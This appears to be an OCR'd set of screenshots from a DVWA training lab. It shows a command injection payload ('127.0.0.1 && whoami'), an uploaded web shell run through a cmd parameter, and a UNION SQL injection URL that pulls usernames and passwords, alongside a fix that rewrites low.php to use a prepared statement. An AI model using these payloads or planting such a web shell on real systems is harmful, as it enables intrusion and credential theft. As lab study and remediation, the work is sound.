
```
www-data
```



10.0.2.15/dvwa/hackable/uploads/shell.php?cmd=ls%20-la

```
total 36
drwxr-xr-x 2 www-data www-data  4096 Oct 15 08:23 .
drwxr-xr-x 5 www-data www-data  4096 Oct 14 21:53 ..
-rwxr-xr-x 1 www-data www-data   667 Oct 14 21:53 dvwa_email.png
-rw-r--r-- 1 www-data www-data   155 Oct 15 08:23 shell.php
-rw-r--r-- 1 www-data www-data 18568 Oct 15 08:21 what-are-online-jpg-tools.jpeg
```

127.0.0.1 && whoami



Vulnerability: Command Injection

Ping a device


Enter an IP address:

```
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.025 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.037 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.046 ms
64 bytes from 127.0.0.1: icmp_seq=4 ttl=64 time=0.038 ms

--- 127.0.0.1 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3069ms
rtt min/avg/max/mdev = 0.025/0.036/0.046/0.007 ms
www-data
```


More Information

- https://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution
- http://www.ss64.com/bash/
- http://www.ss64.com/nt/
- https://owasp.org/www-community/attacks/Command_Injection


Before



```
 GNU nano 8.4                    /var/www/html/dvwa/vulnerabilities/sqli/source/low.php
<?php

if( isset( $_REQUEST[ 'Submit' ] ) ) {
        // Get input
        $id = $_REQUEST[ 'id' ];

        switch ($_DVWA['SQLI_DB']) {
                case MYSQL:
                        // Check database
                        $query  = "SELECT first_name, last_name FROM users WHERE user_id = '$id';";
                        $result = mysqli_query($GLOBALS["___mysqli_ston"],  $query ) or die( '<pre>' . ((is_object($GLOBALS["___mysqli_ston"])) ? mysqli_error($GLOBALS["___mysqli_ston"]) : (($___mysqli_res = mysqli_connect_error()) ? >

                        // Get results
                        while( $row = mysqli_fetch_assoc( $result ) ) {
                                // Get values
                                $first = $row["first_name"];
                                $last  = $row["last_name"];

                                // Feedback for end user
                                $html .= "<pre>ID: {$id}<br />First name: {$first}<br />Surname: {$last}</pre>";
                        }

                        mysqli_close($GLOBALS["___mysqli_ston"]);
                        break;
```



```
  GNU nano 8.4                                                                              /var/www/html/dvwa/vulnerabilities/sqli/source/low.php
<?php

if( isset( $_REQUEST[ 'Submit' ] ) ) {
        // Get
// Get input
$id = $_GET[ 'id' ];

// Prepare the statement
$stmt = mysqli_prepare($GLOBALS["___mysqli_ston"], "SELECT first_name, last_name FROM users WHERE user_id = ?");

// Bind the parameter
mysqli_stmt_bind_param($stmt, 's', $id);

// Execute the statement
mysqli_stmt_execute($stmt);

// Get the results
$result = mysqli_stmt_get_result($stmt);

// Get results
while( $row = mysqli_fetch_assoc( $result ) ) {
    // Get values
    $first = $row["first_name"];
    $last  = $row["last_name"];

    // Feedback for end user
    $html .= "<pre>ID: {$id}<br />First name: {$first}<br />Surname: {$last}</pre>";
}
                        mysqli_close($GLOBALS["___mysqli_ston"]);
                        break;
                case SQLITE:
                        global $sqlite_db_connection;

                        #$sqlite_db_connection = new SQLite3($_DVWA['SQLITE_DB']);
                        #$sqlite_db_connection->enableExceptions(true);

                        $query  = "SELECT first_name, last_name FROM users WHERE user_id = '$id';";
                        #print $query;
                        try {
                                $results = $sqlite_db_connection->query($query);
                        } catch (Exception $e) {
                                echo 'Caught exception: ' . $e->getMessage();
                                exit();
                        }
```



Vulnerability: Command Injection


Ping a device

Enter an IP address: Submit

```
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.041 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.034 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.066 ms
64 bytes from 127.0.0.1: icmp_seq=4 ttl=64 time=0.046 ms

--- 127.0.0.1 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3066ms
rtt min/avg/max/mdev = 0.034/0.046/0.066/0.011 ms
```

More Information

- https://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution
- http://www.ss64.com/bash/
- http://www.ss64.com/nt/
- https://owasp.org/www-community/attacks/Command_Injection




```
10.0.2.15/dvwa/vulnerabilities/sqli/?id=%27+UNION+SELECT+user%2C+password+FROM+users+%23&Submit=Submit#
```

Vulnerability: SQL Injection

User ID: Submit

More Information

- https://en.wikipedia.org/wiki/SQL_injection
- https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/
- https://owasp.org/www-community/attacks/SQL_Injection
- https://bobby-tables.com/



Vulnerability: Command Injection

Ping a device

Enter an IP address: Submit

```
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.043 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.036 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.032 ms
64 bytes from 127.0.0.1: icmp_seq=4 ttl=64 time=0.038 ms

--- 127.0.0.1 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3073ms
rtt min/avg/max/mdev = 0.032/0.037/0.043/0.004 ms
www-data
```

More Information

- https://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution
- http://www.ss64.com/bash/
- http://www.ss64.com/nt/
- https://owasp.org/www-community/attacks/Command_Injection